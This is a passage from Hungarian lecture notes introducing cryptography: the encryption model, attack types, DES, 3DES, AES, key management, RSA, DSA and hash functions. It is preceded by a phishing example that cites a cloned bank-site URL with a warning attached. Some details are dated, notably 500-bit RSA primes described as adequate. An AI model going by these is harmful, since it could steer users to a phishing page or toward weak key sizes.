Természetesen a választ nem az adott bank, hanem a támadó dolgozza fel, mint ahogyan az adott webhelyet is a támadó üzemelteti, de az megtévesztésig hasonlít az eredeti weblapra. Ez utóbbira jó példa az OTP bank honlapjának lemásolása: http://otp-ssl.128bit.at/ NEHOGY valaki megadja az adatait!

3. Kriptográfiai bevezető

A témába annak kiterjedtsége és mély matematikai ismereteket igénylő volta miatt csak betekinteni tudunk. A téma iránt mélyebben érdeklődő hallgatóimnak két könyvet javaslok:

1. Buttyán Levente, Vajda István: „Kriptográfia és alkalmazásai” Typotex, Budapest, 2004.
2. Virrasztó Tamás: „Titkosítás és adatrejtés” NetAcademia Kft., 2004.


Az első könyv erős matematika ismeretekre építő, a kriptográfiában mély elméleti alapokat adó kiváló tankönyv, amelyet a BME oktatói írtak. A második egy főiskolai matematika tudással követhető, olvasmányos mű. Közérthetősége miatt valószínűleg az utóbbit fogják olvas(gat)ni, bőven találnak benne történeti érdekességeket, titkosítási algoritmusok leírását, gyakorlati alkalmazásokat, stb. A szerző sok érdekes információt gyűjtött össze, és ezek általában helytállóak is, néhány esetben nem értek egyet vele, így például mindenkit figyelmeztek, hogy a hacker és a cracker definícióját ne a ebből a könyvből tanulják meg, hanem a Jargon fájlból: „Jargon File” - http://www.catb.org/~esr/jargon/ - e sorok írásakor az aktuális verziója a 4.4.7.

A kriptográfiai bevezető főleg a BME-s tankönyvre épül, erősen leegyszerűsítve és lerövidítve azt. Megismerjük a titkos és nyilvános kulcsú kriptográfia alapelemeit és betekintünk a kriptográfiai alapprotokollokba. Célunk az, hogy a hallgatók megismerkedjenek az

algoritmikus adatvédelem alapjaival, képesek legyenek megérteni megoldandó problémákat és elsajátítsanak egy alapvető kriptográfiai szemléletet, ami alapot jelent a biztonságos kommunikációról szóló fejezethez.

3.1. Alapfogalmak

A kriptológia a titkos kommunikációval foglalkozó tudomány. Két fő ága a kriptográfia és a kriptoanalízis. A kriptográfia a titkosítással foglalkozik, a kriptoanalízis pedig a titok jogosulatlan megfejtésével. A titkos kommunikáció modellje a következő.



10. ábra: A rejtjelezés modellje

A szeretné az *x* üzenetet egy nyilvános csatornán keresztül eljuttatni **B**-nek úgy, hogy a nyilvános csatornán hallgatózó támadó az üzenet tartalmát ne ismerhesse meg. (A támadó a kommunikáció tényéről tudomást szerezhet.) Ennek érdekében az *x nyílt szöveg*ből (plain text) az $E_{(k_1)}(.)$ *rejtjelező transzformáció*val a k_1 *kulcs* (key) használatával elkészíti (encryption) az *y rejtett üzenet*et (cipher text):

$$y = E_{(k_1)}(x)$$

A k_1 tetszőleges rögzített értéke mellett $E_{(k_1)}(.)$ kölcsönösen egyértelmű leképzés. Úgy is mondhatjuk, hogy a lehetséges *E* transzformációk halmazából a k_1 kulcs jelöli ki azt, amelyiket éppen alkalmazzuk. A nyilvános csatornán hallgatózó támadó az *E* és *D* transzformációk halmazának ismeretében sem képes a k_2 kulcs ismerete nélkül az *y* rejtett szövegből az *x* nyílt szöveg meghatározására. **B** az *y* rejtett üzenetből az $E_{(k_1)}(.)$ transzformáció inverzével a $D_{(k_2)}(.)$ *dekódoló transzformáció*val nyeri vissza (decryption) az eredeti *x* üzenetet:

$$x = D_{(k_2)}(y)$$

Ha $k_1=k_2$, akkor szimmetrikus kulcsú (más néven konvencionális vagy titkos kulcsú) rejtjelezésről beszélünk. Ekkor természetesen az **A** által használt $k=k_1=k_2$ kulcsot valamilyen védett csatornán keresztül el kell juttatni **B**-hez.

Ha $k_1 \neq k_2$, akkor aszimmetrikus kulcsú (más néven nyilvános kulcsú) rejtjelezésről beszélünk. Ekkor minden résztvevőnek 2 kulcsa van:

- k^P - *nyilvános kulcs* (public key)
- k^S - *titkos kulcs* (secret key)

A fenti példában az **A** a **B** nyilvános kulcsát használja a titkosításhoz: $k_1 = k_B^P$ és **B** a saját titkos kulcsát használja a megfejtéshez: $k_2 = k_B^S$, azaz:

$$y = E_{(k_B^P)}(x) \quad \text{és} \quad x = D_{(k_B^S)}(y)$$

A nyilvános kulcsú titkosítás résztvevői: A, B, C, … a nyilvános kulcsaikat: k_A^P, k_B^P, k_C^P, … elhelyezik egy mindenki számára olvasható nyilvános kulcstárban, míg a titkos kulcsukat (megfelelő védelem mellett) titokban tartják. Egy adott felhasználó nyilvános kulcsának felhasználásával titkosított üzentet csak az ő titkos kulcsával lehet megfejteni.

FONTOS, hogy a modern kriptográfiában a rejtjelező algoritmus maga nem titok, azaz a programot vagy rejtjelező gépet a támadó ellophatja, a kulcs ismerete nélkül mégsem képes a rejtett szövegből a nyílt szöveg meghatározására. A rejtjelezés biztonsága NEM függhet attól, hogy a támadó ismeri-e az algoritmust! A kriptográfiai algoritmusok nagyon gyakran nyilvánosak, referencia implementáció akár ingyen is hozzáférhető lehet. (A tervezési megfontolások viszont nem feltétlenül nyilvánosak, bár itt is jelentős az előrelépés, lásd később: DES → AES.)

A kriptológiának van egy támadási modellje, ez ebben megvalósuló támadásokat hívják *algoritmikus támadás*nak. Az ezen kívüli támadások (pl. kémek megtudják a kulcsokat, crackerek feltörik a titkosító központ számítógépeit) ellen egyéb módszerekkel kell védekezni. Az algoritmikus

támadásokat az átviteli csatornán hajtja végre a támadó. Itt is megkülönböztetünk aktív és passzív támadási módszereket. A passzív módszer alapvető jellemzője, hogy a támadó a nyilvános csatorna lehallgatásával rejtett szövegű üzenetek birtokába jut. A támadó eredményes, ha képes a rejtett szövegű üzenetekből a nyílt szöveg előállítására. Az algoritmus ismeretéről szóló feltételezésünk miatt ennek elégséges feltétele a dekódoláshoz szükséges kulcs megfejtése. Az átviteli csatornán folyó tevékenység szempontjából passzívnak tekintjük a következő kategóriákba sorolható módszereket (ezek egyre növekvő erejűek)

1. Rejtett szövegű támadás. Ez a módszer ugyanazon kulccsal titkosított rejtett szövegű üzeneteket használ fel. (ciphertext only attack)
2. Ismert nyílt szövegű támadás. Ismert, összetartozó nyílt szöveg – rejtett szöveg párokat használ fel. (known plain text attack)
3. Választott szövegű támadás. A támadónak lehetősége van megválasztani a nyílt szövegeket, amelyekhez tartozó rejtett szövegeket megkaphatja, vagy a rejtett szövegeket, amelyekhez való nyílt szövegeket megkaphatja. (chosen text attack)

Nyilván való, hogy az egyre nagyobb sorszámú támadás kategóriák egyre többet követelnek a támadótól, (pl. rávenni valamelyik felet, hogy az általunk választott nyílt üzenetet a titkosítva átküldje a csatornán) és egyre

több lehetőséget adnak neki, hogy a rejtjelező algoritmust ismerve annak esetleges gyenge pontjait kihasználja.

Ha a támadónak lehetősége van az átviteli csatornában üzeneteket törölni, beszúrni, módosítani, akkor aktív támadásról beszélünk.

A rejtjelezés alapvetően a passzív támadások ellen véd, az aktív támadások elleni védekezéshez *kriptográfiai protokoll*okat használnak, ami előre meghatározott üzenetcsere folyamatot jelent. Ennek során észlelik az aktív támadásokat és kivédik azok káros következményét, pl. egy *megszemélyesítés* (valaki másnak adja ki magát) esetén a kapcsolat nem jön létre.

Fontos fogalom még a *gyakorlati titkosság*. Ebben az esetben bár a kulcs kimerítő kereséssel (lásd blokk titkosítók) meghatározható, ennek erőforrásigénye a gyakorlatban a kor technikai színvonalán nem elégíthető ki: a kulcs meghatározása annyi időt venne igénybe, hogy az információ már érdektelenné válik.

3.2. Titkos kulcsú blokkrejtjelezők

A blokk titkosítók a nyílt üzenetet *n* bit hosszúságú blokkokra bontják. (Amennyiben az üzenet hossza nem többszöröse a blokkméretnek, akkor kitöltést alkalmaznak, dekódoláskor azonban egyértelműen el kell tudni választani az üzenetet a kitöltéstől.) A rejtjelezés során egy *n* bit hosszúságú nyílt szöveghez a *k* bit hosszú kulcs függvényében egy szintén

n bit hosszúságú rejtett szöveget rendelnek, azaz formálisan a következő leképzést valósítják meg:

$$E: \{0,1\}^n \text{ x } \{0,1\}^k \rightarrow \{0,1\}^n$$

Mivel a kulcs mérete *k*, lehetséges értékeinek száma 2^k. Ez azt jelenti, hogy a kulcsunkkal 2^k darab lehetséges *E* transzformáció közül választjuk ki azt, amit éppen alkalmazunk. Mivel ez véges, a támadónak lehetősége van *kimerítő keresés*t használni. Mit jelent ez? A támadó rendelkezésére áll *t* darab nyílt szöveg - rejtett szöveg pár, jelöljük ezeket jelölje: (x_i, y_i), ahol $y_i=E_K(x_i)$, i=1, 2, … t. A támadó keresi a *K* kulcsot. A támadó sorra veszi a K_j, j=1, 2, … 2^k kulcsokat. Kiszámítja $E_{Kj}(x_1)$ értékét, és összehasonlítja y_1-gyel. Természetesen az esetek döntő többségében ez nem fog egyezni, ilyenkor veszi a következő kulcsot... Ha egyezik, az vagy azért van, mert eltalálta a kulcsot $K_j=K$, vagy „véletlen” egybeesés áll fenn. Ez utóbbit nagy valószínűséggel kizárhatja, ha i=1-től t-ig az összes párra megvizsgálja, és az adott K_j esetén i-re fennáll az $E_{Kj}(x_i)=y_i$ egyenlőség.

3.2.1. DES

A DES (Data Encription Standard) rejtjelezőt az IBM szakemberei fejlesztették ki az USA-ban a 70-es években. Blokkmérete 64 bit, kulcsméretét eredetileg 128 bitesre választották, de az NSA (National Security Agency) úgy döntött, hogy csak 56 bites legyen. (Ez lényegesen gyengítette, sokan azt gondolták, hogy az a célja, hogy az NSA képes legyen feltörni.) Használatát eredetileg USA kormányhivatalok és bankok

számára támogatták. A titkosító algoritmust nyilvánosságra hozták, de a tervezési kritériumokat akkor még nem. A differenciális kriptoanalízis például a 90-es években vált közismertté, ezután az IBM szakemberei elismerték, hogy ők már a DES tervezésekor ismerték azt, és úgy tervezték meg, hogy ellenálljon neki. A DES ellen a mai napig sem ismert feltörés, csupán eljárt fölötte az idő. Ez azt jelenti, hogy a mai technológia mellett már nem elegendő a kulcsmérete, hogy ellenálljon a kimerítő kulcskeresésnek. Ennek demonstrálására több nyilvános pénzdíjas versenyt is rendeztek: adott nyílt szöveg – rejtett szöveg ismeretében kellett megtalálni a kulcsot. 1999 januárjában az *RSA Security* által kiírt *DES Challenge III*-at például 22 óra 15 perc alatt oldották meg a *Deep Crack* (DES feltörésére épített célszámítógép egyszerű, próbálkozásokat végrehajtó DES-chipek nagyfokú párhuzamosítással) és a Distributed.net (sok számítógép) kombinációjával. További információ az RSA honlapján: http://www.rsasecurity.com/rsalabs/node.asp?id=2108

A DES alapvető működéséről annyit, hogy egyszerű, átlátható struktúrája van, a klasszikus elemekből (helyettesítéses és permutációs rétegek) épül fel, azokat átlátható struktúrában egymás után 16 körben (round) alkalmazza, az invertálhatóságot úgy oldja meg, hogy az egyes körök között a Feistel struktúrát alkalmazza. Akik mélyebben érdeklődnek a rejtjelező működése iránt a két említett könyv bármelyikében megtalálják.

3.2.2. Triple-DES

Mivel a DES ellen a kimerítő keresés egyre reálisabb támadás, viszont magában a DES algoritmusban nem találtak olyan hibát, ami miatt törhető lenne, ráadásul sok jó szoftver és hardver implementációja van, reális megoldás lehet, hogy a DES-t többször egymás után alkalmazzák más-más kulccsal a kulcsbitek számának növelésére. Javít-e ez?

A probléma megértéséhez szükség van bizonyos algebrai struktúrák ismeretére. Csoportnak nevezzük azt a struktúrát, amely egy halmazból és egy kétoperandusú műveletből áll és kielégíti, hogy:


- zárt: a műveletet a halmaz két eleme között elvégezve szintén a halmazbeli elemet kapunk
- asszociatív: a művelet többszöri egymás után alkalmazása átzárójelezhető
- van egységelem: létezik olyan eleme, amely elem és tetszőleges másik elem között a műveletet elvégezve a másik adott elemet kapjuk eredményül
- minden elemhez létezik inverz: a műveletet az adott elem és az inverze között elvégezve az egységelemet kapjuk

Ha a DES transzformációk halmaza (amelynek elemei az egyes kulcsokkal kijelölt transzformációk, tehát 2^{56} db eleme van) az egymás után alkalmazásra mint műveletre nézve zárt lenne, akkor csoport is lenne (ez

bizonyítható). Mit jelent a zártság? Azt, hogy tetszőleges k_1 és k_2 kulcshoz létezik olyan k_3 kulcs, hogy az egymás után alkalmazott $E_{(k_2)}(E_{(k_1)}(.))$ transzformációk egyetlen $E_{(k_3)}(.)$ transzformációval helyettesíthetők. Ekkor nyilván valóan értelmetlen lenne a DES-t többször egymás után alkalmazni, hiszen a több kulcs helyett kimerítő kereséssel elég lenne egyetlen 56 bites kulcsot keresni. Ráadásul még maga a DES is törhető lenne (a korábban említett születésnap paradoxonon alapuló) ún. *középen való találkozás* támadással (meet in the middle attack), erről bővebben a BME-s tankönyvben olvashatunk. Szerencsére a DES nem rendelkezik csoport tulajdonsággal!

Ha viszont a DES-t kétszer alkalmazzuk egymás után, akkor bár elvileg 2x56 kulcsbitet használunk fel, a törés mégsem lényegesen nehezebb, ami ugyancsak a középen való találkozás támadás miatt van (ezt is megtaláljuk a BME-s jegyzetben).

A lehető legegyszerűbb megoldás az, ha a transzformációt háromszor egymás után alkalmazzuk 3 különböző kulccsal. Az így nyert rejtjelező a triple-DES vagy 3DES. (Ezt a szakirodalomban általában teljesen egyenértékű értelemben használják, egyedül a korábban említett „olvasmányos” könyvben láttam, hogy a szerzője megkülönböztette őket, én ennek alapján a jelentésbeli megkülönböztetést nem látom kellően bizonyítottnak ahhoz, hogy tanítsam.) A kódolót általában EDE vagy DED konfigurációban szokták használni, ahol az E a titkosító a D pedig a dekódoló transzformációt jelöli. A 3DES EDE vázlata:



11. ábra: A 3DES EDE konfigurációban

A 3DES EDE és DED konstrukciójának előnye az, hogyha a 3 kulcsot úgy választjuk meg, hogy $k_1=k_2=k_3$, akkor visszakapjuk a közönséges egyszeres DES-t, ami megteremti a lehetőségét annak, hogy a 3DES-t használó rendszerek olyan rendszerekkel is tudjanak kommunikálni, amelyek csak az egyszeres DES-t támogatják. A $k_1=k_3\neq k_2$ esetben kétkulcsos 3DES-ről beszélünk, ekkor a kulcshossz 112 bit, ha pedig mindhárom kulcs különböző, akkor 3 kulcsos 3DES-ről beszélünk, amelynek effektív kulcshossza 168 bit.

3.2.3. AES (Rijndael)

A DES lecserélésére az USA-ban egy új szabványt kívántak létrehozni AES (Advanced Encryption Standard) néven. A NIST (National Institute for Standards and Technolgy) 1997-ben indította el a projektet, amelynek során definiálták az alapvető elvárásokat és pályázatot írtak ki. A pályázatra 21 nevezés érkezett, de csak 15-öt fogadtak el. Összesen 3 körben értékelték ki őket, az utolsó körben 5 közül kellett választani, amelyek mindegyike

lényegében megfelelt (MARS, RC6, RIJNDAEL, SERPENT, TWOFISH), ezek közül a RIJNDAEL (ejtsd: réjndáel) győzött.

A RIJNDAEL paramétereit tekintve kellően rugalmas, blokk és kulcsmérete 128, 192 és 256 bit lehet, az iterációs lépesek száma 10, 12 vagy 14 lehet. A DES-hez hasonlóan az egyes rétegekben itt is helyettesítés és permutáció történik. Eltérés, hogy a rétegkulcsokat bitenkénti kizáró vagy művelettel adja hozzá, és nem használja a Feistel-struktúrát. További eltérés, hogy míg a DES-nél 4 bites itt 8 bites egységekben történik a helyettesítés – ez a technológia miatt mindkét esetben logikus választás volt. Az algoritmus 8 bites mikroprocesszorokon is hatékonyan implementálható.

3.3. Kulcs menedzsment

Most alapvetően a titkos kulcsú rendszerekre koncentrálunk. A kommunikációhoz használt kulcsokat időnként cserélni kell. Ez több szempontból is indokolt, például:

- Ne szolgáltassunk túl sok adatot a titkosítónk töréséhez (azonos kulccsal generált titkos szövegek).
- Ha valaki törni próbálja az algoritmust, neki időre van szüksége. Ha kicseréljük a kulcsot, mire feltöri, akkor kezdheti elölről (persze a múltbeli üzeneteinket utólag megismerhette).

- A kulcs *kompromittálódhat*, azaz illetéktelen kezekbe juthat (pl. emberi mulasztás, kémek tevékenysége nyomán). Ha erről tudomást szerzünk, azonnal cserélni kell, de elővigyázatosságból időközönként is szükséges cserélni ebből a szempontból is.

Mind a kezdeti kulcsmegállapodás, mind a kulcs lecserélése esetén szükséges új kulcs létrehozására. A kulcsokat el kell juttatni a felhasználás helyére, ott megfelelően védeni kell, lecserélés esetén pedig biztonságosan meg kell semmisíteni, illetve lehet, hogy biztonságosan archiválni kell.

3.3.1. Kulcsgenerálás

Valódi véletlen számokat létrehozni valamilyen fizikai folyamat segítségével lehet. Ilyen lehet például a ködfénylámpa árama, kozmikus sugárzás vagy a rádioaktív bomlás. Körültekintéssel alkalmazható valamely környezeti jellemzőt mérő egység A/D átalakítójának legalsó bitje, pl. akusztikus háttérzaj. Ugyancsak körültekintést igényel a legegyszerűbb megoldás, ha a felhasználó egyes billentyűleütései között eltelt időt mérjük.

A fizikai folyamatból nyert valódi véletlen számokat szokták használni a *kriptográfiai kulcsgenerátorok* kezdőértékének beállításához. Ezeket a generátorokat fontos megkülönböztetni a közönséges pszeudorandom generátoroktól. A legegyszerűbb álvéletlen generátorok (amelyek pl. kiválóan alkalmasak számítógépes játékokhoz, de akár tudományos igényű számítógépes szimulációkhoz is) kriptográfiailag nagyon gyengék lehetnek. Például a lineáris kongruencia generátor teljes egészében „kiadja” a belső

állapotát a generált álvéletlen számmal, így az aktuális kulcsból a következő kulcs számolható lenne. A kriptográfiai kulcsgeneráláshoz olyan ún. hard core predicate generátorok kellenek, amelyek által kiadott álvéletlen bitsorozat rendelkezik azzal a tulajdonsággal, hogy a jelenlegi értékekből nem tudjuk egyszerű módon a későbbi értékeket számítani.

3.3.2. Kulcstárolás, továbbítás

A kívánt biztonsági szinttől függően a kulcsok tárolása, továbbítása sokféle lehet. Valamilyen közönséges adathordozón nyílt formában de zárt borítékban feladhatjuk postán, szállíthatja egy megbízható futár, illetve komolyabb esetben a kulcs nyíltan el sem hagyja a kulcs generátort, hanem egyből ún. kulcstároló modulba kerül. Ebből csak megfelelő körülmények között nyerhető ki, illetéktelen hozzáférési kísérlet esetén pedig megsemmisül. Sőt, az is lehet, hogy olyan intelligens eszközbe töltik, ami maga végzi a titkosítást, és a kulcs egyáltalán nem nyerhető ki belőle.

A kulcsot szállíthatják titkosítva is (akár fizikailag, akár nyilvános kommunikációs csatornán), ekkor persze egy másik kulcsra van szükség a kibontásához. A kulcsoknak egész hierarchiája lehet, pl. egy állomáshoz tartozó *mester kulcs* amit kezdetben egyszer beállítottak és amivel kódolva kapja meg az állomás pl. havonta az állomás az *üzemi kulcs*át, amit más állomásokkal való kommunikációban csak a *kapcsolatkulcs* létrehozására használ, és az adatátvitelt a kapcsolatkulcs segítségével titkosítja. Ilyenkor egy alsóbb szintű kulcs kompromittálódása csak korlátozott következményekkel jár.

3.4. Nyilvános kulcsú titkosítás

A klasszikus titkos kulcsú titkosítás esetén nehézséget okoz, hogy két fél titkos kommunikációjához előzetes kulcscserére van szükség. Egészen pontosan nem is az szükséges, hogy valamelyik fél a másiknak átadjon egy titkot, hanem az, hogy legyen olyan titok, amit csak ők ketten ismernek. Erre a különbségre később még visszatérünk! HIVATKOZÁS

Amint a bevezetőben említettük, a nyilvános kulcsú titkosítás esetén minden résztvevő két kulccsal rendelkezik. Egy nyilvános és egy titkos kulccsal. A nyilvános kulcsát közzéteszi egy nyilvános címtárban a titkos kulcsát pedig védi. Mit lehet ezzel kezdeni? Milyen támadási lehetőségek vannak? Röviden ezt fogjuk áttekinteni.

Ha valaki *titkos üzenetet* szeretne küldeni **A**-nak, akkor előbb a nyilvános címtárból lekéri az **A** nyilvános kulcsát, majd az üzenetet ezzel kódolva küldi el a nyilvános csatornán **A**-nak. A titkosítás invertálása csak az **A** titkos kulcsának ismeretében végezhető el hatékonyan (gyakorlati titkosság), így a nyilvános csatornán hallgatózó támadó képtelen a kódolt üzenet megfejtésére. Éppen ezért a támadó más taktikát választ. A nyilvános címtárat fogja megszemélyesíteni. Ha az **A**-nak üzenetet küldeni kívánó **B** a címtárból lekéri az **A** nyilvános kulcsát, helyette a támadó a saját nyilvános kulcsát adja oda **B**-nek, így az üzenetet nem **A**, hanem a támadó tudja megfejteni. A támadásra megvalósítására már több megoldást is bemutattunk, például ha a nyilvános címtár egy weblap, akkor akár a DNS elleni támadással, akár az IP routing elleni valamelyik támadással (hamis RIP információ vagy routing redirect) megoldható a feladat. A

támadás ellen létezik algoritmikus védekezés, erre hamarosan sor kerül, de előbb még valamire szükségünk van.

Vizsgáljuk meg, hogyan *hitelesíthető az üzenet forrása*? A módszer azon alapul, hogy a titkos és a nyilvános kulccsal végzett megfelelő műveletek egymás inverzei. Míg a nyilvános kulccsal történő kódolás a titkos kulcs birtokában dekódolható, a titkos kulccsal végzett kódolás a nyilvános kulcs segítségével fejthető meg. Ha egy állomás (legyen **A**) bizonyítani akarja, hogy az üzenet tőle származik, akkor azt elkódolja a saját titkos kulcsának felhasználásával. Ezután bárki, aki ismeri az **A** állomás nyilvános kulcsát, képes az üzenet dekódolására. Az üzenet dekódolója biztos lehet, hogy az üzenet tényleg **A**-tól jött, mert más nem rendelkezik **A** titkos kulcsával. Felmerül a kérdés, hogy mi van akkor, ha valaki más küldte az **A** nevében az üzenetet? Egy bitsorozatot bárki előállíthat. Ekkor a bitsorozatnak az **A** nyilvános kulcsával történő dekódolásakor egy zagyvaságot kapunk. Itt az segít a hamis üzenet kiszűrésében, hogy az emberi nyelvek erősen redundánsak. Elenyészően kicsi annak a valószínűsége, hogy egy véletlenszerűen választott rejtett szöveg dekódolásakor értelmes üzenetet kapjuk. (Ugye megdöbbennénk, ha egy majmot leültetnénk egy írógép elé, és az eredmény egy csodálatos vers lenne?) Ha ez nem elég meggyőző számunkra, vagy az üzenetet programmal értelmezzük, akkor gondoskodnunk kell a redundancia beviteléről, például az üzenetnek kötött formátumúnak kell lennie.

Most már visszatérhetünk a kulcstár információinak védelmére. Ha a nyilvános kulcstár is rendelkezik egy nyilvános és egy titkos kulccsal, és a

nyilvános kulcsú kommunikációban résztvevő felek mindegyike előre ismeri a kulcstár nyilvános kulcsát, akkor a következő megoldást használhatjuk. A kulcstár nyilvános kulcsát a felek előre ismerik. A kulcstár a kért adatokat a saját titkos kulcsával kódolja el. Ekkor minden résztvevő képes ellenőrizni, hogy a kulcstár nevében érkező információ valóban a kulcstártól jött-e. Persze azért itt az előzetes ugyan nem titkos, de hitelességet igénylő információ ismerete megint előjött. Mekkora nehézséget jelent az, hogy a feleknek ismerniük kell a kulcstár nyilvános kulcsát? Laboratóriumi körülmények között ez egyáltalán nem gond, hiszen amikor az egyes résztvevők titkos és nyilvános kulcsát elkészítik, a kulcstárban eltárolják a nyilvános kulcsot, a résztvevőnek meg odaadják a titkosat, akkor odaadhatják neki a címtár nyilvános kulcsát is. A gyakorlatban azonban a probléma igen lényeges. Skálázhatósági (teljesítmény), földrajzi, politikai stb. okokból nem oldható meg, hogy mindenki egy címtárat használjon, viszont a különböző címtárak felhasználói is szeretnének egymással kommunikálni. Erre a témára a nyilvános kulcsú infrastruktúra tárgyalásakor még visszatérünk! HIVATKOZÁS

A nyilvános kulcsú titkosításról szóló általános rész befejezéseként nézzük meg, hogyan képes egy **A** felhasználó egy **B** felhasználónak titkos és hiteles üzenetet küldeni. Az **A** előbb a saját titkos kulcsával, majd a **B** nyilvános kulcsával kódolja az üzenetet. **B** előbb a saját titkos kulcsával, majd az **A** nyilvános kulcsával dekódol. Ekkor a hallgatózó támadó nem jut az információhoz, mert a rejtett üzenet **B** titkos kulcsa nélkül nem

dekódolható, és **B** biztos lehet abban, hogy amennyiben az üzenet értelmes, akkor az üzenet **A**-tól jött, mert annak titkos kulcsát más nem ismeri.

A így kódol: $y = E_{(k_B^P)}(E_{(k_A^S)}(x))$

B így fejti meg:
$D_{(k_A^P)}(D_{(k_B^S)}(y)) = D_{(k_A^P)}(D_{(k_B^S)}(E_{(k_B^P)}(E_{(k_A^S)}(x)))) = D_{(k_A^P)}(E_{(k_A^S)}(x)) = x$

3.4.1. RSA

Az RSA az egyik leggyakrabban használt nyilvános kulcsú algoritmus. Az RSA rövidítés az algoritmus készítőinek kezdőbetűit takarja (Ron **R**ivest, Adi **S**amir, Leonard **A**dleman). Az algoritmus számelméleti eredményeken alapul, a BME-s jegyzet alapján működése a következő:

Kulcs létrehozása

A felhasználók az alábbi módon hozzák létre a kulcspárjukat:

1. Véletlenszerűen választanak két nagy (jelenleg legalább 500 bit méretű) prímszámot: p és q, természetesen $p \neq q$.
2. Kiszámítják: $N=pq$ és $\varphi(N)=(p-1)(q-1)$ értékeket. Választanak egy e számot ami $\varphi(N)$-hez relatív prím.
3. Kiszámítják az e inverzét modulo $\varphi(N)$, azaz olyan d számot, melyre:
   $1<d<\varphi(N)$ és
   $ed = 1 \pmod{\varphi(N)}$

A nyilvános kulcsot az (N, e) számpár alkotja, ezt a felhasználók elhelyezik egy mindenki számára elérhető megbízható tárolóban. A „titkos kulcs” az $E(.)$ és $D(.)$ transzformációk szempontjából az (N, d) számpár, amit megfelelő védelemmel tárolnak. Esetünkben az N rész a nyilvános kulcsnak is, így valójában nem titok, viszont szigorúan titkos a (p, q) prímszám páros, amit meg kell semmisíteni!

A nyílt szöveg előkészítése

Mivel az algoritmus számokkal való műveletvégzésen alapul (hatványozás, amit hatékonysági szempontból négyzetre emelésekkel és szorzásokkal valósítanak meg), az üzenetet ennek megfelelően számok sorozatává kell alakítani. Tegyük fel, hogy az **A** felhasználó szeretne a **B** felhasználónak üzenetet küldeni. Ekkor a kulcstárból lekéri **B** nyilvános kulcsát (N_B, e_B). Mivel a továbbiakban (mod N_B) kell számolnia, az üzenetet N_B-nél kisebb számok sorozatává kell leképeznie (természetesen kölcsönösen egyértelmű módon, hogy a dekódolás után a számsorozatból az eredeti üzenet helyreállítható legyen). A titkosítást és a dekódolást a számsorozat elemein (x_1, x_2, …) egyenként fogják elvégezni.

Titkosítás

Az előkészített nyílt szöveg egy x_i számához a rejtjelezés:

$$y_i = E_{(k_B^p)}(x_i) = x_i^{(e_B)} \ (mod\, N_B)$$

Dekódolás

$$x_i = D_{(k_B^S)}(y_i) = y_i^{(d_B)} \ (mod\ N_B)$$

Azt, hogy ennek során valóban az eredeti üzenetet kapjuk vissza, számelméleti ismeretekkel a kis Fermat tétel segítségével néhány lépésben be lehet bizonyítani. Az érdeklődők a hivatkozott könyv 81. oldalán elolvashatják.

Az RSA biztonsága szempontjából kritikus, hogy ismereteink szerint az egész számok prímtényezős felbontására nem létezik *hatékony* algoritmus. Ha ilyen létezne, a támadó képes lenne *N*-hez kiszámítani *p*-t és *q*-t és így képes lenne az *e* inverzének, *d*-nek meghatározására is. Ezek ismerete nélkül azonban a támadó nem tud hatékonyan *e*-dik gyököt vonni *y*-ból, míg a titkos kulccsal bíró megfejtésre jogosult a *d* ismeretében az *e*-dik gyök vonást *d*-edik hatványra emeléssel hatékonyan el tudja végezni. **Hatékony algoritmus**nak azt tekintjük, aminek a lépésszáma az algoritmus bemenetét jelentő számok bináris számábrázolási hosszának polinomiális függvénye. Például az összeadás elvégezhető a hosszal arányos, a szorzás pedig a hossz négyzetével arányos számú lépésben. A hatványozás még megszelídíthető úgy, hogy megfelelően szorzásokkal és négyzetre emelésekkel (ami szintén szorzás) helyettesítjük. A gyökvonásra azonban ilyen módszert nem tudunk, a triviális megoldás (az összes lehetséges érték kipróbálása) pedig exponenciális lépésszámú lenne.

A technológiai fejlődés az RSA számára igen kedvező, mert a polinomiális és exponenciális lépésszám közötti nagyságrendi különbség növekedése

miatt relatíve egyre elérhetőbbé válik olyan kulcsok alkalmazása, amelyek esetén a *nyers erőn* (brute force) alapuló törés gyakorlati képtelenség, de az titkosítás és a dekódolás sebessége olcsó eszközökön is kielégítő.

Az RSA-t szabadalom védte, de 2000. szeptember 20-án lejárt!

3.4.2. DSA

Egy másik nyilvános kulcsú kriptográfiai megoldás a *Digital Signature Standard*ben (DSS) található Digital Signature Algorithm (DSA), melynek célja nem a titkosítás, hanem a digitális aláírás. Kriptográfiai algoritmusokban gyakran az RSA alternatívájaként használják, például az SSH-ban is. Az ElGamal algoritmuson alapul, amelyet megalkotója, Tahel Elgamal nem szabadalmaztatott, azonban a 2008-ban lejáró Diffie-Hellman szabadalom tulajdonosai úgy érzik, hogy az ő szabadalmuk lefedte.

3.5. Kriptográfiai hash függvények

Összetettebb kriptográfiai konstrukciókban a rejtjelezőkön kívül fontos építőelemnek számítanak még az ún. kriptográfiai hash függvények. Tekintsük a következő függvényt:

$H : \{0,1\}^* \rightarrow \{0,1\}^n$ *hash függvény* egy tetszőleges hosszúságú bináris sorozatot egy n hosszúságú bináris sorozatba képez le. Tipikus használata során egy *M üzenet*hez egy *H(M) hash érték*et rendelünk. Ezt az *M*

*lenyomat*ának is szoktuk nevezni. Az alkalmazásokban a hash értéket angolul szokták *fingerprint*nek (=ujjlenyomat) is nevezni.

